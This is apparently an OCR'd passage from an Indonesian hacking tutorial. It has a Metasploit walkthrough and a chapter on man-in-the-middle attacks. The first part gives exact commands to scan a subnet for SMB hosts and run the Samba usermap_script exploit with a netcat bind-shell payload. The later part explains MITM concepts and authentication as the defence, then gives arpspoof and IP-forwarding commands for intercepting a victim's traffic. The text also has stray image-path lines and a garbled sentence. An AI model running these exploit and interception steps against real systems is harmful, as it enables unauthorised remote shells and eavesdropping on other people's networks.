Ready...
> access security
access: PERMISSION DENIED.
> access security grid
access: PERMISSION DENIED.
> access main security grid
access: PERMISSION DENIED....and...
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
```

yang lebih sopan, KETIK

msfconsole thankyou

Akan keluar



```
Validate lots of vulnerabilities to demonstrate exposure
with Metasploit Pro -- Learn more on http://rapid7.com/metasploit

       =[ metasploit v4.11.4-2015071403                   ]
+ -- --=[ 1467 exploits - 840 auxiliary - 232 post        ]
+ -- --=[ 432 payloads - 37 encoders - 8 nops             ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]
```

Lakukan enumerasi

use auxiliary/scanner/smb/smb_version
show options

Keluar

```
   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   RHOSTS                      yes       The target address range or CIDR identifier
   SMBDomain  WORKGROUP        no        The Windows domain to use for authentication
   SMBPass                     no        The password for the specified username
   SMBUser                     no        The username to authenticate as
   THREADS    1                yes       The number of concurrent threads
```

KETIK

set RHOSTS 192.168.0.0/24
set THREADS 75
run

Hasilnya

```
[*] 192.168.0.7:445 could not be identified: Unix (Samba 3.6.3-31a.osstech)
[*] Scanned  44 of 256 hosts (17% complete)
[*] Scanned  68 of 256 hosts (26% complete)
[*] Scanned  78 of 256 hosts (30% complete)
[*] 192.168.0.90:445 is running Windows 7 Professional SP1 (build:7601) (name:HP-PC)
(domain:WORKGROUP)
[*] Scanned 152 of 256 hosts (59% complete)
[*] Scanned 153 of 256 hosts (59% complete)
[*] 192.168.0.221:445 could not be identified: Unix (Samba 3.0.37)
[*] Scanned 156 of 256 hosts (60% complete)
[*] Scanned 205 of 256 hosts (80% complete)
[*] Scanned 227 of 256 hosts (88% complete)
[*] Scanned 231 of 256 hosts (90% complete)
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
```

exploit

use exploit/multi/samba/usermap_script
show options

Keluar

```
Module options (exploit/multi/samba/usermap_script):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST                   yes       The target address
   RPORT  139              yes       The target port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

KETIK

set RHOST 192.168.0.7
set payload cmd/unix/bind_netcat
exploit

Jika sudah selesai

quit


BAB 9 MAN IN THE MIDDLE (MITM) ATTACK

Sudah banyak artikel di ilmuhacking yang membahas teknik serangan man in the middle (mitm), namun belum pernah saya menjelaskan secara detil tentang apa itu mitm attack. Mitm attack merupakan jenis serangan yang sangat berbahaya dan bisa terjadi di mana saja, baik di website, telepon seluler, maupun di peralatan komunikasi tradisional seperti surat menyurat. Oleh karena itu saya pikir perlu ada satu artikel khusus yang membahas tentang mitm attack terlepas dari apapun dan dimanapun implementasi teknisnya.

Bukan Sekedar Sniffing

Mungkin banyak yang mengira tujuan dari serangan mitm adalah untuk menyadap komunikasi data rahasia, seperti yang sniffing. Sniffing bisa disebut sebagai passive attack karena pada sniffing attacker tidak melakukan tindakan apa-apa selain memantau data yang lewat. Memang benar dengan serangan mitm, seorang attacker bisa mengetahui apa yang dibicarakan oleh dua pihak yang berkomunikasi. Namun sebenarnya kekuatan terbesar dari mitm bukan pada kemampuan sniffingnya, namun pada kemampuan mencegat dan mengubah komunikasi sehingga mitm attack bisa disebut sebagai jenis serangan aktif.

Gambar di bawah ini adalah skenario yang bisa dilakukan attacker dengan serangan mitm.
mitm scenario: sniffing,intercepting,tampering,fabricating



Pada gambar tersebut terlihat ada 4 macam serangan yang bisa dilakukan dengan MITM. Berikut adalah penjelasan dari jenis serangan tersebut dalam skenario seperti gambar di atas.

- Sniffing: Charlie mengetahui semua pembicaraan antara Alice dan Bob.

- Intercepting: Charlie mencegat pesan dari Alice ketika Alice ingin menutup percakapan dengan “Bob I’m going to sleep, Bye!”. Dengan begini Bob mengira Alice masih berkomunikasi dengannya.
- Tampering: Charlie mengubah jawaban Bob kepada Alice dari account Paypal bob menjadi charlie.
- Fabricating: Charlie menanyakan nomor social security number kepada Bob, padahal pertanyaan ini tidak pernah diajukan oleh Alice.


Dengan cara mitm ini bisa dibayangkan betapa besar potensi kerusakan yang bisa dilakukan Charlie kepada Alice dan Bob.

Proses Terjadinya Serangan Man-in-The-Middle

Dalam serangan mitm, seorang attacker akan berada di tengah-tengah komunikasi antara dua pihak. Seluruh pembicaraan yang terjadi di antara mereka harus melalui attacker dulu di tengah. Attacker dengan leluasa melakukan penyadapan, pencegatan, pengubahan bahkan memalsukan komunikasi seperti yang sudah saya jelaskan sebelumnya.

Sekarang mari kita lihat proses terjadinya MITM dalam contoh kasus Alice berkomunikasi dengan Bob. Charlie sebagai attacker akan berusaha berada di tengah antara Alice dan Bob. Agar Charlie berhasil menjadi orang ditengah, maka Charlie harus:

menyamar sebagai Bob dihadapan Alice
menyamar sebagai Alice dihadapan Bob



Charlie acts as fake Bob and fake Alice

Dalam mitm, Alice mengira sedang berbicara dengan Bob, padahal dia sedang berbicara dengan Charlie. Begitu juga Bob, dia mengira sedang berbicara dengan Alice, padahal sebenarnya dia

sedang berbicara dengan Alice. Jadi agar bisa menjadi orang di tengah Charlie harus bisa menyamar di dua sisi, tidak bisa hanya di satu sisi saja.

Kenapa Alice dan Bob bisa terjebak dan tertipu oleh Charlie? Itu karena Alice dan Bob tidak melakukan otentikasi dulu sebelum berkomunikasi. Otentikasi akan menjamin Alice berbicara dengan Bob yang asli, bukan Bob palsu yang diperankan oleh Charlie. Begitu juga dengan otentikasi, Bob akan berbicara dengan Alice yang asli, bukan Alice palsu yang diperankan oleh Charlie.

Pentingnya Otentikasi: Who Are You Speaking With?

Otentikasi adalah proses untuk membuktikan identitas suatu subjek, bisa orang atau mesin. Proses membuktikan identitas seeorang ada banyak cara, namun semuanya bisa dikelompokkan dalam 3 kategori:

- What you know: PIN, password, pasangan kunci publik-privat
- What you have: smart card, kunci, USB dongle
- What you are: fingerprint, retina

Secara singkat otentikasi menjawab pertanyaan “Who are you speaking with?”. Pertanyaan itu sangat penting diketahui sebelum dua pihak berkomunikasi. Bila dua pihak berkomunikasi tanpa sebelumnya melakukan otentikasi, maka keduanya bisa terjebak berbicara dengan orang yang salah, yaitu orang yang menyamar menjadi lawan bicaranya. Bila sampai ini terjadi maka akibatnya bisa sangat fatal, salah satunya adalah terjadinya mitm attack.

Bila dua orang yang sudah saling mengenal berbicara dengan tatap muka langsung, maka tidak mungkin keduanya terjebak dan tertipu berbicara dengan orang yang salah. Otentikasi menjadi sangat penting bila kedua pihak berbicara melalui media komunikasi jarak jauh seperti telpon atau internet. Dalam komunikasi jarak jauh, kita hanya bisa mendengar suara lawan bicara kita, jadi sangat besar kemungkinan kita berbicara dengan orang yang salah.

Jadi cara untuk mencegah serangan MITM adalah dengan melakukan otentikasi sebelum berkomunikasi. Bahkan walaupun otentikasi dilakukan oleh salah satu pihak saja, itu sudah cukup untuk mencegah mitm. Mari kita lihat kembali contoh Alice, Bob dan Charlie, bila otentikasi hanya dilakukan oleh Bob, sedangkan Alice tidak. Karena tidak adanya otentikasi Alice, maka Charlie bisa menyamar sebagai Alice di hadapan Bob, namun Charlie tidak bisa menyamar sebagai Bob di hadapan Alice. Kenapa Charlie tidak bisa menyamar menjadi Bob? Sebab Alice akan menguji keaslian Bob dengan otentikasi, sehingga penyamaran Charlie sebagai Bob palsu akan terbongkar dan Alice tidak akan mau melanjutkan komunikasi.

MITM: arpspoof

Set agar komputer kita menjadi router

```
echo 1 > /proc/sys/net/ipv4/ip_forward
sysctl net.ipv4.ip_forward=1
```

Format arpspoof

```
arpspoof -t target gateway
```

Tipu kedua komputer (misalnya target 192.168.1.9, dan gateway 192.168.1.1) menggunakan perintah

```
arpspoof -t 192.168.1.9 192.168.1.1
arpspoof -t 192.168.1.1 192.168.1.9
```

Jalankan wireshark / tcpdump untuk menangkap paket yang lewat Now run Wireshark or tcpdump to start capturing packets.

Cek arpspoof

Lakukan arpspoof

```
arpspoof -i eth0 -t 192.168.0.106 192.168.0.100
192.168.0.106 = ip victim
192.168.0.100 = ip router / gateway / server yang akan di monitor
```

Cek apakah berhasil, arp -n di 192.168.0.106

```
arp -n
```

```
Address                  HWtype  HWaddress           Flags Mask            Iface
192.168.0.13             ether   ec:a8:6b:f8:2e:fc   C                     enp3s0
192.168.0.223            ether   d0:04:92:19:cc:38   C                     enp3s0
192.168.0.7              ether   4c:e6:76:1f:15:4c   C                     enp3s0
192.168.0.100            ether   66:31:65:39:62:38   C                     enp3s0
```

Setelah arpspoof di jalankan, lakukan arp -n

```
arp -n
```

```
Address                  HWtype  HWaddress           Flags Mask            Iface
192.168.0.13             ether   ec:a8:6b:f8:2e:fc   C                     enp3s0
192.168.0.146            ether   08:00:27:45:7a:dc   C                     enp3s0
192.168.0.223            ether   d0:04:92:19:cc:38   C                     enp3s0
192.168.0.7              ether   4c:e6:76:1f:15:4c   C                     enp3s0
192.168.0.100            ether   08:00:27:45:7a:dc   C                     enp3s0
```

Perhatikan MAC address 192.168.0.100 berubah :) ..

Ciri2 Kena ARPspoof

Jika di ping,

```
ping 192.168.0.100
```

Akan keluar

```
PING 192.168.0.100 (192.168.0.100) 56(84) bytes of data.
64 bytes from 192.168.0.100: icmp_seq=1 ttl=64 time=1.07 ms
From 192.168.0.146: icmp_seq=2 Redirect Host(New nexthop: 192.168.0.100)
64 bytes from 192.168.0.100: icmp_seq=2 ttl=64 time=0.875 ms
From 192.168.0.146: icmp_seq=3 Redirect Host(New nexthop: 192.168.0.100)
64 bytes from 192.168.0.100: icmp_seq=3 ttl=64 time=1.13 ms
From 192.168.0.146: icmp_seq=4 Redirect Host(New nexthop: 192.168.0.100)
64 bytes from 192.168.0.100: icmp_seq=4 ttl=64 time=0.990 ms
From 192.168.0.146: icmp_seq=5 Redirect Host(New nexthop: 192.168.0.100)
```

```
64 bytes from 192.168.0.100: icmp_seq=5 ttl=64 time=1.01 ms
From 192.168.0.146: icmp_seq=6 Redirect Host(New nexthop: 192.168.0.100)
64 bytes from 192.168.0.100: icmp_seq=6 ttl=64 time=0.980 ms
64 bytes from 192.168.0.100: icmp_seq=7 ttl=64 time=0.821 ms
```

Ada New nexthop :) ...